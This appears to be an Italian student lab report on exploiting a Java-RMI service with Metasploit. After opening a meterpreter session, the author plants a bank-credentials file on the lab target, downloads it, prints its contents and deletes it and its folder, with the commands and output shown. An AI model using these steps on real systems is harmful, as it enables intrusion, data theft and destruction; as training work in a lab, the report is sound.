

Claudio De cicco
9/12/2022


Report attacco a servizio vulnerabile Java-RMI

Prima di iniziare l'attacco tramite msf console vado a configurare le due macchine con gli ip suggeriti dall'esercizio.







A questo punto avvio msfconsole (console di Metasploit,Framework open-source per pen testing e sviluppo di exploit) e vado a ricercare un exploit per il servizio che voglio andare ad attaccare.




Scelgo di usare la riga numero uno, in questo caso avrei potuto copiare e incollare tutto il path di seguito a "use", ma per praticità ho semplicemente fatto "use 1"(1 si riferisce alla riga che voglio andare a selezionare). Vado a controllare le opzioni dell'exploit selezionato con show option.



Per questo exploit ho bisogno di settare RHOSTS e LHOSTS, rispettivamente con ip del bersaglio e ip dell'attaccante.





Come visto in precedenza nell'exploit è già presente un payload con shell meterpreter, visto che è quello che voglio non la modifico cercandone un'altra tramite show payloads e vado ad avviare l'exploit con il comando "run". Che mi aprirà una sessione meterpreter.



Come richiesto da esercizio vado a controllare la configurazione di rete.

Per le informazioni sulla tabella di routing sono andato a cercare il comando di meterpreter tramite l'help, una volta trovato vado a lanciare il comando.







EXTRA


Come extra ho ipotizzato che il target avesse una cartella con un file di testo in cui conservava dati relativi ad un account bancario, riuscirò a rubare il file?

Per prima cosa vado a creare ovviamente cartella e file sulla macchina bersaglio.





A questo punto posso andare a lavorare con meterpreter per vedere se potevo andare a rubare il file. Per prima cosa vado a cercare la cartella



Una volta trovata una cartella interessante vado a vedere cosa c'è dentro. Sembrerebbe essere un file interessante quindi provo a scaricarlo sul mio computer.

```
meterpreter > cd Accessi
meterpreter > ls
Listing: /home/Accessi
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  30    fil   2022-12-09 04:11:11 -0500  BancaIntesa.txt
```

```
meterpreter > download BancaIntesa.txt
[*] Downloading: BancaIntesa.txt → /home/kali/BancaIntesa.txt
[*] Downloaded 30.00 B of 30.00 B (100.0%): BancaIntesa.txt → /home/kali/BancaIntesa.txt
[*] download   : BancaIntesa.txt → /home/kali/BancaIntesa.txt
meterpreter >
```

Scaricato con successo vado a seguire il percorso indicato per cercare il file e andarlo a leggere.

```
┌──(kali㉿kali)-[~]
└─$ ls
BancaIntesa.txt  Downloads     gameshell-save.sh  index.html     Pictures  reset.txt
Desktop          gameshell     gameshell.sh       KQmnhLnE.jpeg  Public    Templates
Documents        gameshell.1   hydra.restore      Music          report1   Videos
```

```
FraIlpollogmail.com
Gtkn8.spl
```

Furto avvenuto con successo! Non contento come ulteriore danno vado a eliminare il file rubato e anche la cartella dove era presente sulla macchina bersaglio.

```
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  30    fil   2022-12-09 04:11:11 -0500  BancaIntesa.txt

meterpreter > rm BancaIntesa.txt
meterpreter > LS
[-] Unknown command: LS
meterpreter > ls
No entries exist in /home/Accessi
meterpreter >
```

```
meterpreter > rmdir Accessi
Removing directory: Accessi
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040666/rw-rw-rw-  4096  dir   2022-12-09 04:09:15 -0500  Banca
040666/rw-rw-rw-  4096  dir   2010-03-17 10:08:02 -0400  ftp
040666/rw-rw-rw-  4096  dir   2022-11-25 04:23:31 -0500  msfadmin
040666/rw-rw-rw-  4096  dir   2010-04-16 02:16:02 -0400  service
040666/rw-rw-rw-  4096  dir   2010-05-07 14:38:06 -0400  user
```